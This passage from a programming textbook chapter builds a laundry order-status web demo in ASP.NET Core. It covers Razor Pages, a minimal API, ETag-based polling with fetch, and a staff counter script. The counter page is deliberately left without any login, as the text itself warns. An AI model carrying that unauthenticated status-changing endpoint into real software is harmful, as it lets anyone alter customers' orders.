                Status = r["status"], Finished = NullIfEmpty(r["finished"]), Departed =
NullIfEmpty(r["departed"])
            };
        }
        foreach (var r in Read("Payment"))
        {
            var bill = bills[r["Bill_id"]];
            bill.Paid += (long)decimal.Parse(r["amount"], CultureInfo.InvariantCulture);
            bill.Payments++;
        }
        foreach (var r in Read("StatusLog").OrderBy(r => r["changed_at"],
StringComparer.Ordinal)
                                            .ThenBy(r => int.Parse(r["id"],
CultureInfo.InvariantCulture)))
        {
            bills[r["Bill_id"]].History.Add(
                new HistoryItem(r["status"], LaundryRules.EventWords[r["status"]],
r["changed_at"]));
        }
    }
```

The constructor's parameters come from the container: `IConfiguration` supplies `Laundry:CsvFolder` from `appsettings.json`, `IWebHostEnvironment` the application's folder, `ShopClock` the time. The store is a **singleton** — one object for the application's life — and since requests run on several threads at once, every method touches the data inside `lock (gate)`. **Listing 9.33** is the method the counter calls.

Listing 9.33 `Advance` in `CsvLaundryStore`: inside one `lock`, find the bill, apply the two status rules, log the event. `case "finished" when balance > 0` expresses "finished, but money is owed".

```
    public CounterRow Advance(string billId)
    {
        var id = billId.Trim().ToUpperInvariant();
        var when = clock.NowText();
        lock (gate)                                // check and change as one step, like a
transaction
        {
            if (!bills.TryGetValue(id, out var b))
                throw new LaundryProblem(404, "not_found", $"There is no bill {id}.");
            var balance = b.Payment - b.Paid;
            switch (b.Status)
            {
                case "queued":
                    b.Status = "finished";
                    b.Finished = when;
                    break;
                case "finished" when balance > 0:
                    throw new LaundryProblem(409, "conflict",
                        $"{id}: balance {LaundryRules.Rupiah(balance)} open. Record the
payment first.");
                case "finished":
                    b.Status = "departed";
                    b.Departed = when;
                    break;
                default:
                    throw new LaundryProblem(409, "conflict", $"{id} has already been
collected.");
            }
            b.History.Add(new HistoryItem(b.Status, LaundryRules.EventWords[b.Status],
when));
            return Row(b, when);
        }
    }
```

The `lock` plays the part of a database transaction: without it, two cashiers pressing at the same moment could both see `queued` and both log `finished`. Changes live until the application stops. For a real shop there is the second store.

> **Not compiled in this book's build.** `Data/SqliteLaundryStore.cs` implements the same interface on `laundry.db` with ADO.NET and `Microsoft.Data.Sqlite`, using the SQL of the other three tracks and a real transaction in `Advance`. It lies between `#if USE_SQLITE` and `#endif`, so it compiles only after `dotnet add package Microsoft.Data.Sqlite` and with `dotnet run -p:UseSqlite=true`. The build machine could not download the package, so this file was **not compiled here**; it follows the package's documented API.

Listing 9.34 shows the guard at the top of that file, and **Listing 9.35** the project file that defines the symbol.

Listing 9.34 The beginning of `Data/SqliteLaundryStore.cs` (not compiled here). `#if USE_SQLITE` hides the file unless the symbol is defined; `Open` switches on foreign keys, as the Laundry schema requires; `Command` binds every value as a parameter.

```
#if USE_SQLITE
// Compiled only with  dotnet run -p:UseSqlite=true  after  dotnet add package
Microsoft.Data.Sqlite
// (see LiveStatus.csproj). This book's build machine could not download that package, so
this
// file was NOT compiled there; it follows the package's documented API and the same SQL as
the
// PHP, Java and Python tracks, which did run.
using Microsoft.Data.Sqlite;

namespace LiveStatus.Data;

public sealed class SqliteLaundryStore(IConfiguration config, IWebHostEnvironment env,
ShopClock clock)
    : ILaundryStore
{
    readonly string connectionString = "Data Source=" + Path.GetFullPath(Path.Combine(
        env.ContentRootPath, config["Laundry:Database"] ?? "../../data/laundry.db"));

    SqliteConnection Open()
    {
        var db = new SqliteConnection(connectionString);
        db.Open();
        using var pragma = db.CreateCommand();
        pragma.CommandText = "PRAGMA foreign_keys = ON";
        pragma.ExecuteNonQuery();
        return db;
    }

    static SqliteCommand Command(SqliteConnection db, string sql, params (string, object)[]
values)
    {
        var cmd = db.CreateCommand();
        cmd.CommandText = sql;
        foreach (var (name, value) in values) cmd.Parameters.AddWithValue(name, value);
        return cmd;
    }
```

Listing 9.35 `LiveStatus.csproj`. The second `PropertyGroup` applies only with `-p:UseSqlite=true`, and then adds `USE_SQLITE` to the compiler's symbols.

```
<Project Sdk="Microsoft.NET.Sdk.Web">

  <PropertyGroup>
    <TargetFramework>net10.0</TargetFramework>
    <Nullable>enable</Nullable>
    <ImplicitUsings>enable</ImplicitUsings>
  </PropertyGroup>

  <!-- The SQLite store is compiled only when you ask for it, after
         dotnet add package Microsoft.Data.Sqlite
       with:  dotnet run -p:UseSqlite=true   (see README.md). -->
  <PropertyGroup Condition="'$(UseSqlite)' == 'true'">
    <DefineConstants>$(DefineConstants);USE_SQLITE</DefineConstants>
  </PropertyGroup>

</Project>
```

The last piece is the shop clock, **Listing 9.36**. The sample data ends at 21:00 on 30 September 2026, so the clock starts then and runs forward in real time from start-up; `LAUNDRY_NOW` freezes it, as every test in this chapter does.

Listing 9.36 `Data/ShopClock.cs`: shop time for the demonstration. `config["LAUNDRY_NOW"]` reads an environment variable, which ASP.NET Core adds to its configuration automatically.

```
using System.Globalization;

namespace LiveStatus.Data;

/// <summary>
/// Shop time. LAUNDRY_NOW (an environment variable, or a setting) freezes it; otherwise it
/// starts at 2026-09-30 21:00:00, when the sample data was taken, and then runs in real
time.
/// Registered as a singleton, so "started" is the moment the application started.
/// </summary>
public sealed class ShopClock(IConfiguration config)
{
    static readonly DateTime DemoStart = new(2026, 9, 30, 21, 0, 0);
    readonly DateTime started = DateTime.UtcNow;

    public DateTime Now()
    {
        var frozen = config["LAUNDRY_NOW"];
        if (!string.IsNullOrWhiteSpace(frozen)) return LaundryRules.Parse(frozen);
        var now = DemoStart + (DateTime.UtcNow - started);
        return now.AddTicks(-(now.Ticks % TimeSpan.TicksPerSecond));   // whole seconds
only
    }

    public string NowText() => Now().ToString(LaundryRules.Format,
CultureInfo.InvariantCulture);
}
```

9.10.4 `Program.cs`: the store, the pages and one minimal API

Listing 9.37 is the whole program.

Listing 9.37 `Program.cs` of LiveStatus: fix the culture, register the services, build the pipeline, and map `/api/status` to a lambda instead of a page.

```
using System.Globalization;
using LiveStatus.Data;

// Numbers in forms and files use a dot (2.5 kg) on every machine, whatever the region
says.
CultureInfo.DefaultThreadCurrentCulture = CultureInfo.InvariantCulture;
CultureInfo.DefaultThreadCurrentUICulture = CultureInfo.InvariantCulture;

var builder = WebApplication.CreateBuilder(args);

// 1. Services: what the application is made of. The container builds them when asked.
builder.Services.AddRazorPages();
builder.Services.AddSingleton<ShopClock>();
#if USE_SQLITE
builder.Services.AddSingleton<ILaundryStore, SqliteLaundryStore>();   // the real
laundry.db
#else
builder.Services.AddSingleton<ILaundryStore, CsvLaundryStore>();      // the CSV export, in
memory
#endif

var app = builder.Build();

// 2. The pipeline: what happens to every request, in this order.
if (!app.Environment.IsDevelopment())
{
    app.UseExceptionHandler("/Error");      // a friendly page instead of a stack trace
}
app.UseRouting();
app.MapStaticAssets();                      // wwwroot: css, js, img
app.MapRazorPages().WithStaticAssets();     // Pages/*.cshtml

// 3. The shared JSON address of api.md, answered without a page (a "minimal API").
//    It gives exactly what /Status?handler=Live gives, so any track's front end can use
it.
app.MapGet("/api/status", (string? bill, string? phone, HttpContext http, ILaundryStore
store) =>
{
    try
    {
        var (etag, view) = store.LookUp(bill, phone);
        http.Response.Headers.ETag = etag;
        http.Response.Headers.CacheControl = "no-cache";
        if (http.Request.Headers.IfNoneMatch == etag)
        {
            return Results.StatusCode(StatusCodes.Status304NotModified);
        }
        return Results.Json(view, LiveJson.Options);
    }
    catch (LaundryProblem p)
    {
```

Listing 9.37 (Continued) *Program.cs of LiveStatus: fix the culture, register the services, build the pipeline, and map /api/status to a lambda instead of a page.*

```
        return Results.Json(p.Body, LiveJson.Options, statusCode: p.Status);
    }
});

app.Run();
```

Beside **Listing 9.12**: the first two statements make numbers use a dot on every machine; `AddSingleton<ILaundryStore, CsvLaundryStore>()` means "whoever asks for an `ILaundryStore` gets the one `CsvLaundryStore`", and the `#if` around it is the one line that switches stores; the HTTPS parts are gone, since the demonstration listens only on `127.0.0.1`.

`app.MapGet("/api/status", …)` is a **minimal API**: an endpoint made of an address and a function, whose parameters are filled by name (`bill`, `phone` from the query string) and by type (`HttpContext` and `ILaundryStore`). It answers the Laundry's shared API address, which the other three tracks also answer, with exactly what the page handler of the next section gives — the build checked that they are identical.

9.10.5 The page model: HTML for people, JSON for scripts

Figure 9.26 follows a request through the application.




Figure 9.26 One ASP.NET Core application. Kestrel receives the request; the middleware runs in `Program.cs` order; routing chooses a static file, the minimal API or a Razor Page; for a page, a new page model is created, bound and asked to run the handler named by the method and `?handler=`, which returns a rendered page or JSON.

The status page model, **Listing 9.38**, has three handlers.

Listing 9.38 `Pages/Status.cshtml.cs`: `OnGet` shows the form; `OnPost` draws the answer on the server for a browser without JavaScript; `OnGetLive` gives the same answer as JSON, with an ETag, for `fetch()`.

```
using LiveStatus.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LiveStatus.Pages;

public class StatusModel(ILaundryStore store) : PageModel
{
    [BindProperty(SupportsGet = true)] public string? Bill { get; set; }
    [BindProperty] public string? Phone { get; set; }

    public StatusView? Result { get; private set; }
    public string? Error { get; private set; }

    // GET /Status              the empty form (?bill=B2952 fills in the first box)
    public void OnGet() { }

    // POST /Status             the form, sent WITHOUT JavaScript: the server draws the
answer
    public void OnPost()
    {
        try
        {
            Result = store.LookUp(Bill, Phone).View;
        }
        catch (LaundryProblem p)
        {
            Error = p.Message;
            Response.StatusCode = p.Status;
        }
    }

    // GET /Status?handler=Live&bill=..&phone=..   the same answer as JSON, for fetch()
    public IActionResult OnGetLive(string? bill, string? phone)
    {
        try
        {
            var (etag, view) = store.LookUp(bill, phone);
            Response.Headers.ETag = etag;
            Response.Headers.CacheControl = "no-cache";
            if (Request.Headers.IfNoneMatch == etag)
            {
                return StatusCode(StatusCodes.Status304NotModified);   // nothing new: no
body
            }
            return new JsonResult(view, LiveJson.Options);
        }
        catch (LaundryProblem p)
```

Listing 9.38 (Continued) *Pages/Status.cshtml.cs: OnGet shows the form; OnPost draws the answer on the server for a browser without JavaScript; OnGetLive gives the same answer as JSON, with an ETag, for fetch().*

```
        {
            return new JsonResult(p.Body, LiveJson.Options) { StatusCode = p.Status };
        }
    }
}
```

`OnGet` does nothing; the markup draws the form. `OnPost` answers a browser without JavaScript: the form posts, the store is asked, `Result` is set and the markup draws the card — which makes the page *progressively enhanced*. `OnGetLive`, at `/Status?handler=Live`, is the Ajax endpoint and the heart of the chapter: it asks the store for the ETag and the view, turning a `LaundryProblem` into a JSON error with its status (400 for missing input, 404 for an unknown bill or a wrong phone); it sets `ETag` and `Cache-Control: no-cache` (keep the answer, but ask before reusing it); if

`If-None-Match` equals the current ETag it returns `StatusCode(304)` — **no body and no serialization at all**; otherwise a `JsonResult` of the view. **Listing 9.39** is a real response.

Listing 9.39 The real response of `GET /Status?handler=Live&bill=B2952&phone=0812-0000-4710`. Note `&` where the Flask track wrote `&`: the same JSON string.

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Wed, 23 Sep 2026 15:12:25 GMT
Server: Kestrel
Cache-Control: no-cache
ETag: "B2952-1-1"
Transfer-Encoding: chunked

{"bill_id":"B2952","status":"queued","status_text":"In process","arrived":"2026-09-30
20:09:56","finished":null,"departed":null,"promised":"2026-10-02 20:09:56","service":"Wash,
dry & fold (per kg)","unit":5,"quantity":"5
kg","payment":40000,"balance":20000,"outlet":{"name":"Profitina Laundry
Wiyung","phone":"031-0000-
2103"},"history":[{"status":"queued","text":"Received","at":"2026-09-30 20:09:56"}]}
```

The `&` is deliberate: .NET's serializer escapes characters special in HTML (`<`, `>`, `&`, `'`) so that JSON pasted into a page by mistake cannot break out of it. Every JSON parser turns it back into `&`. The markup, **Listing 9.40**, draws the form and the card with the element ids the script will update.

Listing 9.40 `Pages/Status.cshtml`. `data-api` tells the script where the JSON is; `hidden="@(r is null)"` hides the card when there is no result; the ids `st-bill`, `st-text`, `st-steps` and the rest are the contract with `live-status.js`.

```
@page
@model StatusModel
@{
    ViewData["Title"] = "Where is my laundry?";
    var r = Model.Result;
    string[] steps = ["queued", "finished", "departed"];
    string[] names = ["Received", "Ready for pickup", "Collected"];
}
<h1>Where is my laundry?</h1>
<form id="status-form" class="inline" method="post"
      data-api="@Url.Page("/Status", "Live")" data-interval="10000">
    <label>Bill number <input name="bill" value="@Model.Bill" required placeholder="B2952"
size="8"></label>
    <label>Phone on the bill <input name="phone" value="@Model.Phone" required
placeholder="0812-0000-4710" size="16"></label>
    <button>Check</button>
</form>
<p id="st-message" class="message" aria-live="polite">@Model.Error</p>

<section id="result" class="card" hidden="@(r is null)">
    <h2><span id="st-bill">@r?.BillId</span> <span id="st-text" class="badge
@r?.Status">@r?.StatusText</span></h2>
    <ol id="st-steps" class="steps">
        @for (var i = 0; i < steps.Length; i++)
        {
            var done = r is not null && r.History.Any(h => h.Status == steps[i]);
            <li data-step="@steps[i]" class="@(done ? "done" : null)">@names[i]</li>
        }
    </ol>
    <dl class="facts">
        <dt>Service</dt><dd id="st-service">@r?.Service &middot; @r?.Quantity</dd>
        <dt>Ready by</dt><dd id="st-promised">@r?.Promised</dd>
        <dt>Balance</dt><dd id="st-balance">@(r is null ? "" : r.Balance > 0 ?
LaundryRules.Rupiah(r.Balance) + " still to pay" : "Paid in full")</dd>
        <dt>Outlet</dt><dd id="st-outlet">@r?.Outlet.Name, @r?.Outlet.Phone</dd>
    </dl>
    <h3>History</h3>
    <ul id="st-history">
        @foreach (var h in r?.History ?? [])
        {
            <li>@h.At  @h.Text</li>
        }
    </ul>
    <p class="message">Last checked <span id="st-
checked">@DateTime.Now.ToString("HH:mm:ss")</span>; this page checks again by itself.</p>
</section>

@section Scripts {
    <script src="~/js/live-status.js"></script>
}
```

`@Url.Page("/Status", "Live")` asks the framework for the handler's address, `/Status?handler=Live`, so the script contains no address. `hidden="@(r is null)"` uses Razor's rule for boolean attributes (`true` writes `hidden="hidden"`, `false` omits it), and `class="@(done ? "done" : null)"` the rule for `null` (the attribute is not written). The other tracks' static `status.html` uses the same ids, which is why one script serves them all.

9.10.6 The front end: `live-status.js`

Listing 9.41 is the whole client side of the customer's page, byte for byte the same in all four tracks.

Listing 9.41 `live-status.js`, the Ajax engine of the customer's page. It knows the server only by the address in `data-api`; it asks with `fetch`, sends the ETag it has, draws with `textContent` and asks again on a timer.

```
// live-status.js - the "live bill status" of Profitina Laundry, one file for all four back
ends.
// The page supplies the form #status-form; its data-api attribute says where the JSON
lives
// (/api/status, or /Status?handler=Live in Razor Pages). Nothing here knows which server
it is.
"use strict";

(function () {
  const form = document.getElementById("status-form");
  if (!form) return;

  const api = form.dataset.api;                           // where to ask
  const every = Number(form.dataset.interval || 10000);  // milliseconds between checks
  const $ = (id) => document.getElementById(id);
  const STEPS = ["queued", "finished", "departed"];

  let etag = null;        // version of the last answer we drew
  let timer = null;       // the pending setTimeout, so that a new search can cancel it
  let delay = every;      // grows after network errors, back to normal after a success
  let shown = null;       // the status currently on the screen

  function url(bill, phone) {
    const u = new URL(api, window.location.href);
    u.searchParams.set("bill", bill);
    u.searchParams.set("phone", phone);
    return u;
  }

  function say(text) {                                    // for screen readers and for
everyone
    $("st-message").textContent = text;
  }

  function draw(data) {
    $("result").hidden = false;
    $("st-bill").textContent = data.bill_id;
    $("st-text").textContent = data.status_text;
    $("st-text").className = "badge " + data.status;
    $("st-service").textContent = data.service + " · " + data.quantity;
    $("st-promised").textContent = data.promised;
    $("st-balance").textContent = data.balance > 0 ? rupiah(data.balance) + " still to pay"
: "Paid in full";
    $("st-outlet").textContent = data.outlet.name + ", " + data.outlet.phone;

    const reached = data.history.map((h) => h.status);
    document.querySelectorAll("#st-steps li").forEach((li) => {
      li.classList.toggle("done", reached.includes(li.dataset.step));
    });
```

Listing 9.41 (Continued) *live-status.js, the Ajax engine of the customer's page. It knows the server only by the address in data-api; it asks with fetch, sends the ETag it has, draws with textContent and asks again on a timer.*

```
    const list = $("st-history");
    list.replaceChildren(...data.history.map((h) => {
      const li = document.createElement("li");
      li.textContent = h.at + "  " + h.text;             // textContent: never interpreted
as HTML
      return li;
    }));

    if (shown !== null && shown !== data.status_text) {
      $("result").classList.add("changed");
      setTimeout(() => $("result").classList.remove("changed"), 2000);
      say("Update: " + data.bill_id + " is now “" + data.status_text + "”.");
    }
    shown = data.status_text;
  }

  function rupiah(n) {
    return "Rp " + String(n).replace(/\B(?=(\d{3})+(?!\d))/g, ".");
  }

  function finished(data) {                              // nothing more will happen to
this bill
    return data.status === "departed";
  }

  async function check(bill, phone) {
    timer = null;
    const headers = { Accept: "application/json" };
    if (etag) headers["If-None-Match"] = etag;          // "only if it changed, please"
    let response;
    try {
      response = await fetch(url(bill, phone), { headers, cache: "no-store" });
    } catch (e) {                                        // network down, server stopped
      delay = Math.min(delay * 2, 60000);
      say("Cannot reach the shop right now; trying again in " + delay / 1000 + " s.");
      timer = setTimeout(() => check(bill, phone), delay);
      return;
    }
    delay = every;
    $("st-checked").textContent = new Date().toLocaleTimeString();
```

Listing 9.41 (Continued) *live-status.js, the Ajax engine of the customer's page. It knows the server only by the address in data-api; it asks with fetch, sends the ETag it has, draws with textContent and asks again on a timer.*

```
    if (response.status === 304) {                        // same as before: nothing to draw
      timer = setTimeout(() => check(bill, phone), delay);
      return;
    }
    const data = await response.json();
    if (!response.ok) {                                    // 404, 400, 429: the server
explains
      $("result").hidden = true;
      etag = null;
      shown = null;
      say(data.error ? data.error.message : "Something went wrong.");
      return;                                             // do not keep asking about a
wrong bill
    }
    etag = response.headers.get("ETag");
    draw(data);
    if (finished(data)) {
      say(data.bill_id + " has been collected. Thank you!");
      return;
    }
    timer = setTimeout(() => check(bill, phone), delay);
  }

  form.addEventListener("submit", (event) => {
    event.preventDefault();                               // no page reload: this is the RIA
part
    if (timer) clearTimeout(timer);
    etag = null;
    shown = null;
    const bill = form.elements.bill.value.trim();
    const phone = form.elements.phone.value.trim();
    say("Checking " + bill.toUpperCase() + "…");
    history.replaceState(null, "", "?bill=" + encodeURIComponent(bill));
    check(bill, phone);
  });

  // A server-rendered answer may already be on the page (Razor Pages does that): keep it
fresh.
  if (form.elements.bill.value && form.elements.phone.value && !$("result").hidden) {
    shown = $("st-text").textContent;
    timer = setTimeout(() => check(form.elements.bill.value.trim(),
form.elements.phone.value.trim()), every);
  }
```

Listing 9.41 (Continued) *live-status.js, the Ajax engine of the customer's page. It knows the server only by the address in data-api; it asks with fetch, sends the ETag it has, draws with textContent and asks again on a timer.*

```
  document.addEventListener("visibilitychange", () => {  // a hidden tab stops asking
    if (document.hidden && timer) {
      clearTimeout(timer);
      timer = "paused";
    } else if (!document.hidden && timer === "paused") {
      check(form.elements.bill.value.trim(), form.elements.phone.value.trim());
    }
  });
})();
```

In the order things happen:

Starting. The script runs inside a function called at once, so its variables do not leak into the page; `"use strict"` refuses some silent mistakes. It reads `data-api` and `data-interval` (10 000 ms).

Submitting. `event.preventDefault()` is the one line that turns an ordinary form into an Ajax form: without it the browser would post and load a new page. The listener clears any pending timer and remembered ETag, says "Checking B2952…", puts `?bill=b2952` into the address bar with `history.replaceState` — but not the phone, since addresses end up in history, bookmarks and screenshots — and calls `check`.

Asking. `check` is `async`. It builds the address with `URL`, whose `searchParams.set` encodes values correctly, adds `If-None-Match` if it has an ETag, and fetches with `cache: "no-store"`, so that the browser's own cache neither answers nor hides the 304: the script manages versions itself. `await fetch(…)` pauses `check`, not the page.

Failures. If the network fails, the promise is rejected: the script doubles its delay up to one minute and tries again — **exponential backoff**, so a server that has just restarted is not flooded by every waiting page. A `304` means nothing changed: schedule the next check and return. Any other non-`ok` answer (400, 404, 429) hides the card, shows the server's own message and **stops asking**.

Drawing. Every value goes into the page through **`textContent`**, never `innerHTML`: text stays text, so a description containing `<script>` would be shown, not run — the browser-side twin of Razor's encoding. When the status text differs from what was on screen, the card is outlined for two seconds and the message line announces the change. That line has `aria-live="polite"`: screen readers do not re-read a page a script changes, except *live regions*, whose new text they speak [17]. Without it, the news that the laundry is ready would be silent for exactly the customers who cannot see the badge.

Stopping. When the status is `departed` nothing more can happen, so nothing is scheduled. When the page is hidden (another tab, the phone's screen off), `visibilitychange` pauses the timer, and checks at once when the page is visible again. A page nobody looks at costs the server nothing. Finally, if Razor already drew a result after `OnPost`, the script adopts it and continues polling from there.

Figure 9.27 draws the whole conversation.




Figure 9.27 The live status as a sequence diagram: the first check draws the bill; ten seconds later a check with `If-None-Match` receives an empty `304`; the counter posts *Mark finished*; the next check receives `200` with a new ETag, and the page changes.

9.10.7 The counter

The counter's page model, **Listing 9.42**, has a `GET` handler that returns JSON and a `POST` handler that changes one bill.

Listing 9.42 `Pages/Counter.cshtml.cs`: `OnGetQueue` returns the open bills of an outlet as JSON; `OnPostAdvance` moves one bill a step, or returns the store's refusal with its status code.

```
using LiveStatus.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LiveStatus.Pages;

// Demonstration only: no login. Chapter 14 and the full Laundry application protect this.
public class CounterModel(ILaundryStore store) : PageModel
{
    [BindProperty(SupportsGet = true)] public string Outlet { get; set; } = "O03";
    public string OutletName { get; private set; } = "";

    // GET /Counter?outlet=O03                      the page itself; the list comes by
fetch()
    public void OnGet() =>
        OutletName = store.Outlets().FirstOrDefault(o => o.Id ==
Outlet.ToUpperInvariant())?.Name ?? Outlet;

    // GET /Counter?handler=Queue&outlet=O03        the open bills, as JSON
    public IActionResult OnGetQueue() => new JsonResult(store.Queue(Outlet),
LiveJson.Options);

    // POST /Counter?handler=Advance&id=B2952       one step forward; the antiforgery token
is checked
    public IActionResult OnPostAdvance(string id)
    {
        try
        {
            return new JsonResult(store.Advance(id), LiveJson.Options);
        }
        catch (LaundryProblem p)
        {
            return new JsonResult(p.Body, LiveJson.Options) { StatusCode = p.Status };
        }
    }
}
```

Its markup, **Listing 9.43**, is a frame with an empty table and the antiforgery token.

Listing 9.43 `Pages/Counter.cshtml`. `@Html.AntiForgeryToken()` writes the hidden token without a form so the script can send it; `{id}` in `data-advance-api` is a placeholder the script replaces.

```
@page
@model CounterModel
@{
    ViewData["Title"] = "Counter";
}
<h1>Counter: @Model.OutletName (@Model.Outlet)</h1>
<p class="message">Demonstration only: no login. The full application lets only staff do
this.</p>
@Html.AntiForgeryToken()
<p id="counter-message" class="message" aria-live="polite"></p>
<table id="queue"
       data-queue-api="@Url.Page("/Counter", "Queue", new { outlet = Model.Outlet })"
       data-advance-api="@Url.Page("/Counter", "Advance")&id={id}">
    <thead>
        <tr><th>Bill</th><th>Arrived</th><th>Service</th><th>Ready
by</th><th>Balance</th><th>Status</th><th></th></tr>
    </thead>
    <tbody></tbody>
</table>

@section Scripts {
    <script src="~/js/counter.js"></script>
}
```

The script, **Listing 9.44**, fills the table and handles the buttons.

Listing 9.44 `counter.js`: load the open bills as JSON and build a row per bill; a button posts to the advance address and replaces its own row with the answer, or shows the server's reason for refusing.

```
// counter.js - the staff side of the demo: open bills of one outlet, one button per bill.
// data-queue-api   : GET, answers {"outlet": ..., "bills": [...]}
// data-advance-api : POST, "{id}" is replaced by the bill id; answers the bill's new row
"use strict";

(function () {
  const table = document.getElementById("queue");
  if (!table) return;

  const queueApi = table.dataset.queueApi;
  const advanceApi = table.dataset.advanceApi;
  const body = table.querySelector("tbody");
  const note = document.getElementById("counter-message");
  // Razor Pages puts an antiforgery token on the page; the other back ends do not need
one.
  const tokenField = document.querySelector('input[name="__RequestVerificationToken"]');

  const NEXT = { queued: "Mark finished", finished: "Hand over" };

  function cell(text, className) {
    const td = document.createElement("td");
    td.textContent = text;
    if (className) td.className = className;
    return td;
  }

  function row(bill) {
    const tr = document.createElement("tr");
    tr.id = "row-" + bill.bill_id;
    tr.append(
      cell(bill.bill_id),
      cell(bill.arrived),
      cell(bill.service + " · " + bill.quantity),
      cell(bill.promised + (bill.overdue ? "  (late)" : ""), bill.overdue ? "late" : ""),
      cell(bill.balance > 0 ? "Rp " + String(bill.balance).replace(/\B(?=(\d{3})+(?!\d))/g,
".") : "paid"),
      cell("")
    );
    const badge = document.createElement("span");       // the status as a colored badge
    badge.className = "badge " + bill.status;
    badge.textContent = bill.status_text;
    tr.lastChild.append(badge);
    const td = document.createElement("td");
    if (NEXT[bill.status]) {
      const button = document.createElement("button");
      button.type = "button";
      button.textContent = NEXT[bill.status];
      button.addEventListener("click", () => advance(bill.bill_id, button));
```

Listing 9.44 (Continued) *counter.js: load the open bills as JSON and build a row per bill; a button posts to the advance address and replaces its own row with the answer, or shows the server's reason for refusing.*

```
      td.append(button);
    }
    tr.append(td);
    return tr;
  }

  async function load() {
    const response = await fetch(queueApi, { headers: { Accept: "application/json" },
cache: "no-store" });
    const data = await response.json();
    body.replaceChildren(...data.bills.map(row));
    note.textContent = data.bills.length + " open bill(s) at " + data.outlet + ".";
  }

  async function advance(id, button) {
    button.disabled = true;                              // no double clicks while we wait
    const headers = { Accept: "application/json", "Content-Type": "application/json" };
    if (tokenField) headers["RequestVerificationToken"] = tokenField.value;
    const response = await fetch(advanceApi.replace("{id}", encodeURIComponent(id)), {
      method: "POST", headers, body: "{}", cache: "no-store"
    });
    const data = await response.json();
    if (!response.ok) {                                  // 409: the rule said no; show why
      note.textContent = data.error.message;
      button.disabled = false;
      return;
    }
    const old = document.getElementById("row-" + id);
    if (data.status === "departed") {
      old.remove();                                      // collected bills leave the
counter
    } else {
      old.replaceWith(row(data));
    }
    note.textContent = id + " is now “" + data.status_text + "”.";
  }

  load();
})();
```

Because `OnPostAdvance` is a `POST` handler, Razor Pages demands the antiforgery token; the script sends JSON, so it puts the token in the **`RequestVerificationToken`** header, where Razor Pages looks when there is no form field. The other tracks write no token, so there the script sends none. The button is disabled while its request is on the way, so a double click cannot send two.

> **The counter has no login, on purpose and only here.** Logging in is the subject of Chapter 14 (Chapter 7 did it for Java), and would double this chapter. So the counter is a demonstration: it listens only on `127.0.0.1`, shows no customer names, says on the page what it is, and records the owner, `E0001`, for every change, where the full Laundry application records the employee who acted. Never deploy a page like this.

9.10.8 Watching it work

